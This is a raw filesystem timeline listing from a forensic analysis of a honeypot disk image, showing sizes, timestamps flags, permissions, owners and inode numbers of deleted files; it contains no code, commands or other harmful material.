9 .c -rw-r--r-- 17275 games 94062 <honeypot.hda5.dd-dead-94062>
5404 .c -rw-r--r-- root root 79296 <honeypot.hda5.dd-dead-79296>
5252 .c -rw-r--r-- root root 109954 <honeypot.hda5.dd-dead-109954>
2102 .c -rw-r--r-- 17275 games 109904 <honeypot.hda5.dd-dead-109904>
90 .c -rw-r--r-- 17275 games 94216 <honeypot.hda5.dd-dead-94216>
4410 .c -rw-r--r-- 17275 games 94200 <honeypot.hda5.dd-dead-94200>
39 .c -rw-r--r-- 17275 games 94133 <honeypot.hda5.dd-dead-94133>
98 .c -rw-r--r-- 17275 games 94169 <honeypot.hda5.dd-dead-94169>
361 .c -rw-r--r-- 17275 games 94194 <honeypot.hda5.dd-dead-94194>
1850 .c -rw-r--r-- 17275 games 94150 <honeypot.hda5.dd-dead-94150>
0 mac drwxr-xr-x 17275 games 94080 <honeypot.hda5.dd-dead-94080>
2331 .c -rw-r--r-- 17275 games 94124 <honeypot.hda5.dd-dead-94124>
9 .c -rw-r--r-- 17275 games 140683 <honeypot.hda5.dd-dead-140683>
4480 .c -rw-r--r-- root root 48420 <honeypot.hda5.dd-dead-48420>
274 .c -rw-r--r-- 17275 games 94073 <honeypot.hda5.dd-dead-94073>
4524 .c -rw-r--r-- root root 48448 <honeypot.hda5.dd-dead-48448>
4828 .c -rw-r--r-- root root 125351 <honeypot.hda5.dd-dead-125351>
1496 .c -rw-r--r-- 17275 games 109885 <honeypot.hda5.dd-dead-109885>
4608 .c -rw-r--r-- root root 48431 <honeypot.hda5.dd-dead-48431>
4576 .c -rw-r--r-- root root 79305 <honeypot.hda5.dd-dead-79305>
11608 .c -rw-r--r-- root root 48410 <honeypot.hda5.dd-dead-48410>
37 .c -rw-r--r-- 17275 games 94188 <honeypot.hda5.dd-dead-94188>
26 .c lrwxrwxrwx root root 125308 <honeypot.hda5.dd-dead-125308>
2809 .c -rw-r--r-- 17275 games 94109 <honeypot.hda5.dd-dead-94109>
26 .c lrwxrwxrwx root root 125320 <honeypot.hda5.dd-dead-125320>
7078 .c -rwxr-xr-x root root 79321 <honeypot.hda5.dd-dead-79321>
5412 .c -rw-r--r-- root root 79289 <honeypot.hda5.dd-dead-79289>
1330 .c -rw-r--r-- 17275 games 109897 <honeypot.hda5.dd-dead-109897>
1076 .c -rw-r--r-- 17275 games 94209 <honeypot.hda5.dd-dead-94209>
6028 .c -rw-r--r-- root root 48450 <honeypot.hda5.dd-dead-48450>
4399 .c -rw-r--r-- 17275 games 94198 <honeypot.hda5.dd-dead-94198>
1362 .c -rw-r--r-- 17275 games 17546 <honeypot.hda5.dd-dead-17546>
4908 .c -rw-r--r-- root root 79229 <honeypot.hda5.dd-dead-79229>
5052 .c -rw-r--r-- root root 48428 <honeypot.hda5.dd-dead-48428>
4980 .c -rw-r--r-- root root 109947 <honeypot.hda5.dd-dead-109947>
0 mac drwxr-xr-x 17275 games 48303 <honeypot.hda5.dd-dead-48303>
11110 .c -rw-r--r-- root root 109942 <honeypot.hda5.dd-dead-109942>
155 .c -rw-r--r-- 17275 games 140685 <honeypot.hda5.dd-dead-140685>
7068 .c -rw-r--r-- root root 63809 <honeypot.hda5.dd-dead-63809>
0 mac drwxr-xr-x 17275 games 109895 <honeypot.hda5.dd-dead-109895>
1076 .c -rw-r--r-- 17275 games 17551 <honeypot.hda5.dd-dead-17551>
2356 .c -rw-r--r-- 17275 games 140674 <honeypot.hda5.dd-dead-140674>
10296 .c -rw-r--r-- root root 79227 <honeypot.hda5.dd-dead-79227>
9900 .c -rw-r--r-- root root 79268 <honeypot.hda5.dd-dead-79268>
0 mac drwxr-xr-x 17275 games 94060 <honeypot.hda5.dd-dead-94060>
5024 .c -rw-r--r-- root root 125343 <honeypot.hda5.dd-dead-125343>
2739 .c -rw-r--r-- 17275 games 94107 <honeypot.hda5.dd-dead-94107>
10696 .c -rw-r--r-- root root 48426 <honeypot.hda5.dd-dead-48426>
4528 .c -rw-r--r-- root root 48437 <honeypot.hda5.dd-dead-48437>
5476 .c -rw-r--r-- root root 79239 <honeypot.hda5.dd-dead-79239>
4332 .c -rw-r--r-- root root 79273 <honeypot.hda5.dd-dead-79273>
4760 .c -rw-r--r-- root root 79306 <honeypot.hda5.dd-dead-79306>
3208 .c -rw-r--r-- 17275 games 48310 <honeypot.hda5.dd-dead-48310>
2355 .c -rw-r--r-- 17275 games 79119 <honeypot.hda5.dd-dead-79119>
13017 .c -rw-r--r-- root root 48359 <honeypot.hda5.dd-dead-48359>
29 .c lrwxrwxrwx root root 125303 <honeypot.hda5.dd-dead-125303>
5640 .c -rw-r--r-- root root 109946 <honeypot.hda5.dd-dead-109946>
0 mac drwxr-xr-x 17275 games 94084 <honeypot.hda5.dd-dead-94084>
0 mac drwxr-xr-x 17275 games 109898 <honeypot.hda5.dd-dead-109898>
1756 .c -rw-r--r-- 17275 games 94165 <honeypot.hda5.dd-dead-94165>
6848 .c -rw-r--r-- root root 48435 <honeypot.hda5.dd-dead-48435>
26 .c lrwxrwxrwx root root 125328 <honeypot.hda5.dd-dead-125328>
26 .c lrwxrwxrwx root root 125324 <honeypot.hda5.dd-dead-125324>
4869 .c -rw-r--r-- 17275 games 94115 <honeypot.hda5.dd-dead-94115>
4444 .c -rw-r--r-- root root 79257 <honeypot.hda5.dd-dead-79257>
15575 .c -rw-r--r-- 17275 games 17569 <honeypot.hda5.dd-dead-17569>

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11844	..c	-rw-r--r--	root	root	79272	<honeypot.hda5.dd-dead-79272>
31	..c	lwxrwxrwx	root	root	125307	<honeypot.hda5.dd-dead-125307>
14	..c	lwxrwxrwx	root	root	63795	<honeypot.hda5.dd-dead-63795>
39	..c	-rw-r--r--	17275	games	94206	<honeypot.hda5.dd-dead-94206>
1313	..c	-rw-r--r--	17275	games	94163	<honeypot.hda5.dd-dead-94163>
4552	..c	-rw-r--r--	root	root	63797	<honeypot.hda5.dd-dead-63797>
0	mac	drwxr-xr-x	17275	games	48307	<honeypot.hda5.dd-dead-48307>
0	mac	drwxr-xr-x	17275	games	17527	<honeypot.hda5.dd-dead-17527>
0	mac	drwxr-xr-x	17275	games	109935	<honeypot.hda5.dd-dead-109935>
4232	..c	-rw-r--r--	root	root	79223	<honeypot.hda5.dd-dead-79223>
37	..c	-rw-r--r--	17275	games	94160	<honeypot.hda5.dd-dead-94160>
0	mac	drwxr-xr-x	17275	games	140682	<honeypot.hda5.dd-dead-140682>
4565	..c	-rw-r--r--	17275	games	94079	<honeypot.hda5.dd-dead-94079>
1560	..c	-rw-r--r--	17275	games	109901	<honeypot.hda5.dd-dead-109901>
9	..c	-rw-r--r--	17275	games	94086	<honeypot.hda5.dd-dead-94086>
43	..c	-rw-r--r--	17275	games	94154	<honeypot.hda5.dd-dead-94154>
4816	..c	-rw-r--r--	root	root	79303	<honeypot.hda5.dd-dead-79303>
1750	..c	-rw-r--r--	17275	games	94147	<honeypot.hda5.dd-dead-94147>
0	mac	drwxr-xr-x	17275	games	94103	<honeypot.hda5.dd-dead-94103>
2089	..c	-rw-r--r--	root	root	79319	<honeypot.hda5.dd-dead-79319>
4328	..c	-rw-r--r--	root	root	109952	<honeypot.hda5.dd-dead-109952>
28	..c	lwxrwxrwx	root	root	125306	<honeypot.hda5.dd-dead-125306>
0	mac	drwxr-xr-x	17275	games	94111	<honeypot.hda5.dd-dead-94111>
2215	..c	-rw-r--r--	17275	games	94197	<honeypot.hda5.dd-dead-94197>
4560	..c	-rw-r--r--	root	root	79256	<honeypot.hda5.dd-dead-79256>
1891	..c	-rw-r--r--	17275	games	79110	<honeypot.hda5.dd-dead-79110>
11740	..c	-rw-r--r--	root	root	125363	<honeypot.hda5.dd-dead-125363>
4412	..c	-rw-r--r--	root	root	79234	<honeypot.hda5.dd-dead-79234>
2149	..c	-rw-r--r--	17275	games	94089	<honeypot.hda5.dd-dead-94089>
1389	..c	-rw-r--r--	17275	games	17539	<honeypot.hda5.dd-dead-17539>
2357	..c	-rw-r--r--	17275	games	140675	<honeypot.hda5.dd-dead-140675>
9	..c	-rw-r--r--	17275	games	94096	<honeypot.hda5.dd-dead-94096>
9	..c	-rw-r--r--	17275	games	140687	<honeypot.hda5.dd-dead-140687>
0	mac	drwxr-xr-x	17275	games	94151	<honeypot.hda5.dd-dead-94151>
4740	..c	-rw-r--r--	root	root	79240	<honeypot.hda5.dd-dead-79240>
0	mac	drwxr-xr-x	17275	games	94203	<honeypot.hda5.dd-dead-94203>
4360	..c	-rw-r--r--	root	root	48415	<honeypot.hda5.dd-dead-48415>
565	..c	-rw-r--r--	root	root	125339	<honeypot.hda5.dd-dead-125339>
5612	..c	-rw-r--r--	root	root	79276	<honeypot.hda5.dd-dead-79276>
0	mac	drwxr-xr-x	17275	games	63762	<honeypot.hda5.dd-dead-63762>
4348	..c	-rw-r--r--	root	root	79282	<honeypot.hda5.dd-dead-79282>
2687	..c	-rw-r--r--	17275	games	94196	<honeypot.hda5.dd-dead-94196>
4452	..c	-rw-r--r--	root	root	79233	<honeypot.hda5.dd-dead-79233>
2050	..c	-rw-r--r--	17275	games	109910	<honeypot.hda5.dd-dead-109910>
27	..c	lwxrwxrwx	root	root	125323	<honeypot.hda5.dd-dead-125323>
2577	..c	-rw-r--r--	17275	games	17553	<honeypot.hda5.dd-dead-17553>
11932	..c	-rw-r--r--	root	root	125333	<honeypot.hda5.dd-dead-125333>
46	..c	-rw-r--r--	17275	games	94097	<honeypot.hda5.dd-dead-94097>
0	mac	drwxr-xr-x	17275	games	94085	<honeypot.hda5.dd-dead-94085>
2041	..c	-rw-r--r--	17275	games	94126	<honeypot.hda5.dd-dead-94126>
1526	..c	-rw-r--r--	17275	games	94217	<honeypot.hda5.dd-dead-94217>
4752	..c	-rw-r--r--	root	root	48429	<honeypot.hda5.dd-dead-48429>
367	..c	-rw-r--r--	17275	games	94185	<honeypot.hda5.dd-dead-94185>
4272	..c	-rw-r--r--	root	root	48414	<honeypot.hda5.dd-dead-48414>
4684	..c	-rw-r--r--	root	root	109956	<honeypot.hda5.dd-dead-109956>
29	..c	lwxrwxrwx	root	root	125331	<honeypot.hda5.dd-dead-125331>
4376	..c	-rw-r--r--	root	root	48411	<honeypot.hda5.dd-dead-48411>
5567	..c	-rw-r--r--	17275	games	48309	<honeypot.hda5.dd-dead-48309>
4739	..c	-rw-r--r--	17275	games	94093	<honeypot.hda5.dd-dead-94093>
554	..c	-rw-r--r--	root	root	125340	<honeypot.hda5.dd-dead-125340>
9	..c	-rw-r--r--	17275	games	94121	<honeypot.hda5.dd-dead-94121>
4220	..c	-rw-r--r--	root	root	79310	<honeypot.hda5.dd-dead-79310>
38	..c	-rw-r--r--	17275	games	94105	<honeypot.hda5.dd-dead-94105>
31	..c	lwxrwxrwx	root	root	125302	<honeypot.hda5.dd-dead-125302>
24	..c	lwxrwxrwx	root	root	125314	<honeypot.hda5.dd-dead-125314>
17	..c	lwxrwxrwx	root	root	63792	<honeypot.hda5.dd-dead-63792>
5904	..c	-rw-r--r--	root	root	125335	<honeypot.hda5.dd-dead-125335>
1515	..c	-rw-r--r--	17275	games	94211	<honeypot.hda5.dd-dead-94211>
0	mac	drwxr-xr-x	17275	games	94061	<honeypot.hda5.dd-dead-94061>
4340	..c	-rw-r--r--	root	root	79235	<honeypot.hda5.dd-dead-79235>
5228	..c	-rw-r--r--	root	root	48439	<honeypot.hda5.dd-dead-48439>
2955	..c	-rw-r--r--	17275	games	79079	<honeypot.hda5.dd-dead-79079>
0	mac	drwxr-xr-x	17275	games	109889	<honeypot.hda5.dd-dead-109889>
7240	..c	-rw-r--r--	root	root	125345	<honeypot.hda5.dd-dead-125345>
4244	..c	-rw-r--r--	root	root	79225	<honeypot.hda5.dd-dead-79225>
2043	..c	-rw-r--r--	17275	games	94078	<honeypot.hda5.dd-dead-94078>
5760	..c	-rw-r--r--	root	root	109961	<honeypot.hda5.dd-dead-109961>
4736	..c	-rw-r--r--	root	root	125360	<honeypot.hda5.dd-dead-125360>
2188	..c	-rw-r--r--	17275	games	94099	<honeypot.hda5.dd-dead-94099>
4664	..c	-rw-r--r--	root	root	79295	<honeypot.hda5.dd-dead-79295>
146	..c	-rw-r--r--	17275	games	94106	<honeypot.hda5.dd-dead-94106>
3872	..c	-rw-r--r--	root	root	79313	<honeypot.hda5.dd-dead-79313>
8692	..c	-rw-r--r--	root	root	48434	<honeypot.hda5.dd-dead-48434>
7324	..c	-rw-r--r--	root	root	63814	<honeypot.hda5.dd-dead-63814>
4460	..c	-rw-r--r--	root	root	79292	<honeypot.hda5.dd-dead-79292>
38	..c	-rw-r--r--	17275	games	94082	<honeypot.hda5.dd-dead-94082>
14	..c	lwxrwxrwx	root	root	63791	<honeypot.hda5.dd-dead-63791>
0	mac	drwxr-xr-x	17275	games	94166	<honeypot.hda5.dd-dead-94166>
0	mac	drwxr-xr-x	17275	games	79107	<honeypot.hda5.dd-dead-79107>
2248	..c	-rw-r--r--	17275	games	79116	<honeypot.hda5.dd-dead-79116>
14	..c	lwxrwxrwx	root	root	63790	<honeypot.hda5.dd-dead-63790>
4500	..c	-rw-r--r--	root	root	109951	<honeypot.hda5.dd-dead-109951>
5071	..c	-rw-r--r--	17275	games	78454	<honeypot.hda5.dd-dead-78454>
5680	..c	-rw-r--r--	root	root	79247	<honeypot.hda5.dd-dead-79247>
375	..c	-rw-r--r--	17275	games	140689	<honeypot.hda5.dd-dead-140689>
9	..c	-rw-r--r--	17275	games	94153	<honeypot.hda5.dd-dead-94153>
5504	..c	-rw-r--r--	root	root	125361	<honeypot.hda5.dd-dead-125361>
597	..c	-rw-r--r--	17275	games	79123	<honeypot.hda5.dd-dead-79123>
4600	..c	-rw-r--r--	root	root	79291	<honeypot.hda5.dd-dead-79291>
0	mac	drwxr-xr-x	17275	games	94131	<honeypot.hda5.dd-dead-94131>
9	..c	-rw-r--r--	17275	games	94104	<honeypot.hda5.dd-dead-94104>
5776	..c	-rw-r--r--	root	root	79301	<honeypot.hda5.dd-dead-79301>

4333	..c	-rw-r--r--	17275	games	94075	<honeypot.hda5.dd-dead-94075>
4460	..c	-rw-r--r--	root	root	109950	<honeypot.hda5.dd-dead-109950>
19493	..c	-rw-r--r--	root	root	79322	<honeypot.hda5.dd-dead-79322>
4356	..c	-rw-r--r--	root	root	109960	<honeypot.hda5.dd-dead-109960>
7300	..c	-rw-r--r--	root	root	125354	<honeypot.hda5.dd-dead-125354>
1925	..c	-rw-r--r--	17275	games	94149	<honeypot.hda5.dd-dead-94149>
5216	..c	-rw-r--r--	root	root	48442	<honeypot.hda5.dd-dead-48442>
4560	..c	-rw-r--r--	root	root	79265	<honeypot.hda5.dd-dead-79265>
39	..c	-rw-r--r--	17275	games	94137	<honeypot.hda5.dd-dead-94137>
4764	..c	-rw-r--r--	root	root	79293	<honeypot.hda5.dd-dead-79293>
0	mac	drwxr-xr-x	17275	games	109890	<honeypot.hda5.dd-dead-109890>
11032	..c	-rw-r--r--	root	root	125364	<honeypot.hda5.dd-dead-125364>
5280	..c	-rw-r--r--	root	root	79261	<honeypot.hda5.dd-dead-79261>
4544	..c	-rw-r--r--	root	root	48418	<honeypot.hda5.dd-dead-48418>
9	..c	-rw-r--r--	17275	games	94136	<honeypot.hda5.dd-dead-94136>
819	..c	-rw-r--r--	root	root	125337	<honeypot.hda5.dd-dead-125337>
4126	..c	-rw-r--r--	17275	games	94108	<honeypot.hda5.dd-dead-94108>
22	..c	lrwxrwxrwx	root	root	125329	<honeypot.hda5.dd-dead-125329>
1318	..c	-rw-r--r--	17275	games	109896	<honeypot.hda5.dd-dead-109896>
1865	..c	-rw-r--r--	17275	games	94144	<honeypot.hda5.dd-dead-94144>
9	..c	-rw-r--r--	17275	games	94192	<honeypot.hda5.dd-dead-94192>
0	mac	drwxr-xr-x	17275	games	94186	<honeypot.hda5.dd-dead-94186>
6128	..c	-rw-r--r--	root	root	109949	<honeypot.hda5.dd-dead-109949>
2684	..c	-rw-r--r--	17275	games	79108	<honeypot.hda5.dd-dead-79108>
4280	..c	-rw-r--r--	root	root	48454	<honeypot.hda5.dd-dead-48454>
4700	..c	-rw-r--r--	root	root	79250	<honeypot.hda5.dd-dead-79250>
55	..c	-rw-r--r--	17275	games	94180	<honeypot.hda5.dd-dead-94180>
2068	..c	-rw-r--r--	17275	games	140677	<honeypot.hda5.dd-dead-140677>
4508	..c	-rw-r--r--	root	root	48413	<honeypot.hda5.dd-dead-48413>
15	..c	lrwxrwxrwx	root	root	63793	<honeypot.hda5.dd-dead-63793>
4908	..c	-rw-r--r--	root	root	125348	<honeypot.hda5.dd-dead-125348>
2650	..c	-rw-r--r--	17275	games	17556	<honeypot.hda5.dd-dead-17556>
4304	..c	-rw-r--r--	root	root	109955	<honeypot.hda5.dd-dead-109955>
1467	..c	-rw-r--r--	17275	games	94208	<honeypot.hda5.dd-dead-94208>
2105	..c	-rw-r--r--	17275	games	94199	<honeypot.hda5.dd-dead-94199>
12585	..c	-rw-r--r--	root	root	79222	<honeypot.hda5.dd-dead-79222>
29	..c	lrwxrwxrwx	root	root	125305	<honeypot.hda5.dd-dead-125305>
4576	..c	-rw-r--r--	root	root	109944	<honeypot.hda5.dd-dead-109944>
6772	..c	-rw-r--r--	root	root	63798	<honeypot.hda5.dd-dead-63798>
13196	..c	-rw-r--r--	root	root	79270	<honeypot.hda5.dd-dead-79270>
13668	..c	-rw-r--r--	root	root	48416	<honeypot.hda5.dd-dead-48416>
9	..c	-rw-r--r--	17275	games	94132	<honeypot.hda5.dd-dead-94132>
4636	..c	-rw-r--r--	root	root	48421	<honeypot.hda5.dd-dead-48421>
1572	..c	-rw-r--r--	17275	games	94218	<honeypot.hda5.dd-dead-94218>
24	..c	lrwxrwxrwx	root	root	125316	<honeypot.hda5.dd-dead-125316>
15472	..c	-rw-r--r--	root	root	48436	<honeypot.hda5.dd-dead-48436>
7324	..c	-rw-r--r--	root	root	79245	<honeypot.hda5.dd-dead-79245>
4996	..c	-rw-r--r--	root	root	48430	<honeypot.hda5.dd-dead-48430>
2334	..c	-rw-r--r--	17275	games	94100	<honeypot.hda5.dd-dead-94100>
4716	..c	-rw-r--r--	root	root	79242	<honeypot.hda5.dd-dead-79242>
250	..c	-rw-r--r--	17275	games	79126	<honeypot.hda5.dd-dead-79126>
0	mac	drwxr-xr-x	17275	games	94170	<honeypot.hda5.dd-dead-94170>
1480	..c	-rw-r--r--	17275	games	17541	<honeypot.hda5.dd-dead-17541>
5736	..c	-rw-r--r--	root	root	79251	<honeypot.hda5.dd-dead-79251>
1506	..c	-rw-r--r--	17275	games	17543	<honeypot.hda5.dd-dead-17543>
9	..c	-rw-r--r--	17275	games	94112	<honeypot.hda5.dd-dead-94112>
24	..c	lrwxrwxrwx	root	root	125321	<honeypot.hda5.dd-dead-125321>
4464	..c	-rw-r--r--	root	root	109962	<honeypot.hda5.dd-dead-109962>
1633	..c	-rw-r--r--	17275	games	94117	<honeypot.hda5.dd-dead-94117>
1326	..c	-rw-r--r--	17275	games	109887	<honeypot.hda5.dd-dead-109887>
3028	..c	-rw-r--r--	17275	games	94066	<honeypot.hda5.dd-dead-94066>
2141	..c	-/rw-r--r--	17275	games	48311	/usr/man/man8/yppush.8.gz (deleted)
4496	..c	-rw-r--r--	root	root	109957	<honeypot.hda5.dd-dead-109957>
0	mac	drwxr-xr-x	17275	games	94069	<honeypot.hda5.dd-dead-94069>
52	..c	-rw-r--r--	root	root	125332	<honeypot.hda5.dd-dead-125332>
9	..c	-rw-r--r--	17275	games	94183	<honeypot.hda5.dd-dead-94183>
1067	..c	-rw-r--r--	root	root	125341	<honeypot.hda5.dd-dead-125341>
4688	..c	-rw-r--r--	root	root	48419	<honeypot.hda5.dd-dead-48419>
4608	..c	-rw-r--r--	root	root	79294	<honeypot.hda5.dd-dead-79294>
39	..c	-rw-r--r--	17275	games	94122	<honeypot.hda5.dd-dead-94122>
0	mac	drwxr-xr-x	17275	games	17557	<honeypot.hda5.dd-dead-17557>
228	..c	-rw-r--r--	17275	games	94138	<honeypot.hda5.dd-dead-94138>
4200	..c	-rw-r--r--	root	root	79236	<honeypot.hda5.dd-dead-79236>
4476	..c	-rw-r--r--	root	root	125357	<honeypot.hda5.dd-dead-125357>
9	..c	-rw-r--r--	17275	games	94214	<honeypot.hda5.dd-dead-94214>
7092	..c	-rw-r--r--	root	root	125349	<honeypot.hda5.dd-dead-125349>
4740	..c	-rw-r--r--	root	root	48451	<honeypot.hda5.dd-dead-48451>
9	..c	-rw-r--r--	17275	games	94167	<honeypot.hda5.dd-dead-94167>
1955	..c	-rw-r--r--	17275	games	140679	<honeypot.hda5.dd-dead-140679>
4520	..c	-rw-r--r--	root	root	63802	<honeypot.hda5.dd-dead-63802>
181	..c	-rw-r--r--	17275	games	94161	<honeypot.hda5.dd-dead-94161>
2750	..c	-rw-r--r--	17275	games	79113	<honeypot.hda5.dd-dead-79113>
5292	..c	-rw-r--r--	root	root	79279	<honeypot.hda5.dd-dead-79279>
5948	..c	-rw-r--r--	root	root	79266	<honeypot.hda5.dd-dead-79266>
0	mac	drwxr-xr-x	17275	games	109883	<honeypot.hda5.dd-dead-109883>
3838	..c	-rw-r--r--	17275	games	48312	<honeypot.hda5.dd-dead-48312>
0	mac	drwxr-xr-x	17275	games	94119	<honeypot.hda5.dd-dead-94119>
4500	..c	-rw-r--r--	root	root	109958	<honeypot.hda5.dd-dead-109958>
2699	..c	-rw-r--r--	17275	games	94201	<honeypot.hda5.dd-dead-94201>
1298	..c	-rw-r--r--	17275	games	79118	<honeypot.hda5.dd-dead-79118>
4420	..c	-rw-r--r--	root	root	48412	<honeypot.hda5.dd-dead-48412>
4524	..c	-rw-r--r--	root	root	109963	<honeypot.hda5.dd-dead-109963>
4596	..c	-rw-r--r--	root	root	79308	<honeypot.hda5.dd-dead-79308>
5000	..c	-rw-r--r--	root	root	79312	<honeypot.hda5.dd-dead-79312>
1765	..c	-rw-r--r--	17275	games	94145	<honeypot.hda5.dd-dead-94145>
25	..c	lrwxrwxrwx	root	root	125311	<honeypot.hda5.dd-dead-125311>
9004	..c	-rw-r--r--	root	root	63812	<honeypot.hda5.dd-dead-63812>
2222	..c	-rw-r--r--	17275	games	94202	<honeypot.hda5.dd-dead-94202>
43	..c	-rw-r--r--	17275	games	109894	<honeypot.hda5.dd-dead-109894>
2149	..c	-rw-r--r--	17275	games	94127	<honeypot.hda5.dd-dead-94127>
1932	..c	-rw-r--r--	17275	games	94128	<honeypot.hda5.dd-dead-94128>
4328	..c	-rw-r--r--	root	root	79232	<honeypot.hda5.dd-dead-79232>

461	..c	-rw-r--r--	17275	games	94177	<honeypot.hda5.dd-dead-94177>
45	..c	-rw-r--r--	17275	games	94193	<honeypot.hda5.dd-dead-94193>
5840	..c	-rw-r--r--	root	root	125353	<honeypot.hda5.dd-dead-125353>
17	..c	lrwxrwxrwx	root	root	63789	<honeypot.hda5.dd-dead-63789>
0	mac	drwxr-xr-x	17275	games	63774	<honeypot.hda5.dd-dead-63774>
2118	..c	-rw-r--r--	17275	games	17554	<honeypot.hda5.dd-dead-17554>
9	..c	-rw-r--r--	17275	games	94071	<honeypot.hda5.dd-dead-94071>
0	mac	drwxr-xr-x	17275	games	79117	<honeypot.hda5.dd-dead-79117>
3068	..c	-rw-r--r--	17275	games	94067	<honeypot.hda5.dd-dead-94067>
1310	..c	-rw-r--r--	17275	games	79121	<honeypot.hda5.dd-dead-79121>
1909	..c	-rw-r--r--	17275	games	79112	<honeypot.hda5.dd-dead-79112>
6752	..c	-rw-r--r--	root	root	79300	<honeypot.hda5.dd-dead-79300>
2357	..c	-rw-r--r--	17275	games	109900	<honeypot.hda5.dd-dead-109900>
5184	..c	-rw-r--r--	root	root	48446	<honeypot.hda5.dd-dead-48446>
11108	..c	-rw-r--r--	root	root	48425	<honeypot.hda5.dd-dead-48425>
3675	..c	-rw-r--r--	17275	games	17566	<honeypot.hda5.dd-dead-17566>
4284	..c	-rw-r--r--	root	root	63799	<honeypot.hda5.dd-dead-63799>
4564	..c	-rw-r--r--	root	root	63808	<honeypot.hda5.dd-dead-63808>
4160	..c	-rw-r--r--	root	root	79237	<honeypot.hda5.dd-dead-79237>
0	mac	drwxr-xr-x	17275	games	94191	<honeypot.hda5.dd-dead-94191>
0	mac	drwxr-xr-x	17275	games	94143	<honeypot.hda5.dd-dead-94143>
2343	..c	-rw-r--r--	17275	games	94130	<honeypot.hda5.dd-dead-94130>
2798	..c	-rw-r--r--	17275	games	109908	<honeypot.hda5.dd-dead-109908>
17995	..c	-rw-r--r--	17275	games	17567	<honeypot.hda5.dd-dead-17567>
37	..c	-rw-r--r--	17275	games	140688	<honeypot.hda5.dd-dead-140688>
27	..c	lrwxrwxrwx	root	root	125310	<honeypot.hda5.dd-dead-125310>
140	..c	-rw-r--r--	17275	games	94173	<honeypot.hda5.dd-dead-94173>
0	mac	drwxr-xr-x	17275	games	94190	<honeypot.hda5.dd-dead-94190>
4724	..c	-rw-r--r--	root	root	79274	<honeypot.hda5.dd-dead-79274>
0	mac	drwxr-xr-x	17275	games	94135	<honeypot.hda5.dd-dead-94135>
41	..c	-rw-r--r--	17275	games	94176	<honeypot.hda5.dd-dead-94176>
4974	..c	-rw-r--r--	17275	games	79076	<honeypot.hda5.dd-dead-79076>
117710	..c	-rw-r--r--	root	root	63815	<honeypot.hda5.dd-dead-63815>
0	mac	drwxr-xr-x	17275	games	94070	<honeypot.hda5.dd-dead-94070>
2801	..c	-rw-r--r--	17275	games	94065	<honeypot.hda5.dd-dead-94065>
4444	..c	-rw-r--r--	root	root	109959	<honeypot.hda5.dd-dead-109959>
2164	..c	-rw-r--r--	17275	games	140678	<honeypot.hda5.dd-dead-140678>
4764	..c	-rw-r--r--	root	root	79286	<honeypot.hda5.dd-dead-79286>
43	..c	-rw-r--r--	17275	games	48305	<honeypot.hda5.dd-dead-48305>
80361	..c	-rw-r--r--	17275	games	79083	<honeypot.hda5.dd-dead-79083>
4708	..c	-rw-r--r--	root	root	79248	<honeypot.hda5.dd-dead-79248>
4516	..c	-rw-r--r--	root	root	79264	<honeypot.hda5.dd-dead-79264>
3247	..c	-rw-r--r--	17275	games	17564	<honeypot.hda5.dd-dead-17564>
233	..c	-rw-r--r--	17275	games	94088	<honeypot.hda5.dd-dead-94088>
40	..c	-rw-r--r--	17275	games	94172	<honeypot.hda5.dd-dead-94172>
4508	..c	-rw-r--r--	root	root	48422	<honeypot.hda5.dd-dead-48422>
5760	..c	-rw-r--r--	root	root	109943	<honeypot.hda5.dd-dead-109943>
46	..c	-rw-r--r--	17275	games	94063	<honeypot.hda5.dd-dead-94063>
1051	..c	-rw-r--r--	root	root	125338	<honeypot.hda5.dd-dead-125338>
9	..c	-rw-r--r--	17275	games	94205	<honeypot.hda5.dd-dead-94205>
9	..c	-rw-r--r--	17275	games	94081	<honeypot.hda5.dd-dead-94081>
51	..c	-rw-r--r--	17275	games	109893	<honeypot.hda5.dd-dead-109893>
7064	..c	-rw-r--r--	root	root	79249	<honeypot.hda5.dd-dead-79249>
6088	..c	-rw-r--r--	root	root	79246	<honeypot.hda5.dd-dead-79246>
0	mac	drwxr-xr-x	17275	games	17538	<honeypot.hda5.dd-dead-17538>
14	..c	lrwxrwxrwx	root	root	63787	<honeypot.hda5.dd-dead-63787>
4692	..c	-rw-r--r--	root	root	48445	<honeypot.hda5.dd-dead-48445>
3769	..c	-rw-r--r--	17275	games	94091	<honeypot.hda5.dd-dead-94091>
11652	..c	-rw-r--r--	root	root	63801	<honeypot.hda5.dd-dead-63801>
24	..c	lrwxrwxrwx	root	root	125322	<honeypot.hda5.dd-dead-125322>
5240	..c	-rw-r--r--	root	root	79253	<honeypot.hda5.dd-dead-79253>
0	mac	drwxr-xr-x	17275	games	17548	<honeypot.hda5.dd-dead-17548>
2152	..c	-rw-r--r--	17275	games	94076	<honeypot.hda5.dd-dead-94076>
5744	..c	-rw-r--r--	root	root	63805	<honeypot.hda5.dd-dead-63805>
45	..c	-rw-r--r--	17275	games	94181	<honeypot.hda5.dd-dead-94181>
2152	..c	-rw-r--r--	17275	games	109907	<honeypot.hda5.dd-dead-109907>
3097	..c	-rw-r--r--	17275	games	79109	<honeypot.hda5.dd-dead-79109>
4532	..c	-rw-r--r--	root	root	79231	<honeypot.hda5.dd-dead-79231>
0	mac	drwxr-xr-x	17275	games	125232	<honeypot.hda5.dd-dead-125232>
5616	..c	-rw-r--r--	root	root	63811	<honeypot.hda5.dd-dead-63811>
0	mac	drwxr-xr-x	17275	games	94139	<honeypot.hda5.dd-dead-94139>
8527	..c	-rw-r--r--	root	root	63796	<honeypot.hda5.dd-dead-63796>
5252	..c	-rw-r--r--	root	root	79278	<honeypot.hda5.dd-dead-79278>
4436	..c	-rw-r--r--	root	root	79275	<honeypot.hda5.dd-dead-79275>
4096	..c	-rw-r--r--	root	root	79241	<honeypot.hda5.dd-dead-79241>
9	..c	-rw-r--r--	17275	games	109891	<honeypot.hda5.dd-dead-109891>
25	..c	lrwxrwxrwx	root	root	125330	<honeypot.hda5.dd-dead-125330>
4524	..c	-rw-r--r--	root	root	125355	<honeypot.hda5.dd-dead-125355>
0	mac	drwxr-xr-x	17275	games	94204	<honeypot.hda5.dd-dead-94204>
228	..c	-rw-r--r--	17275	games	94189	<honeypot.hda5.dd-dead-94189>
0	mac	drwxr-xr-x	17275	games	140672	<honeypot.hda5.dd-dead-140672>
0	mac	drwxr-xr-x	17275	games	48360	<honeypot.hda5.dd-dead-48360>
4312	..c	-rw-r--r--	root	root	79284	<honeypot.hda5.dd-dead-79284>
1407	..c	-rw-r--r--	17275	games	109886	<honeypot.hda5.dd-dead-109886>
1511	..c	-rw-r--r--	17275	games	109888	<honeypot.hda5.dd-dead-109888>
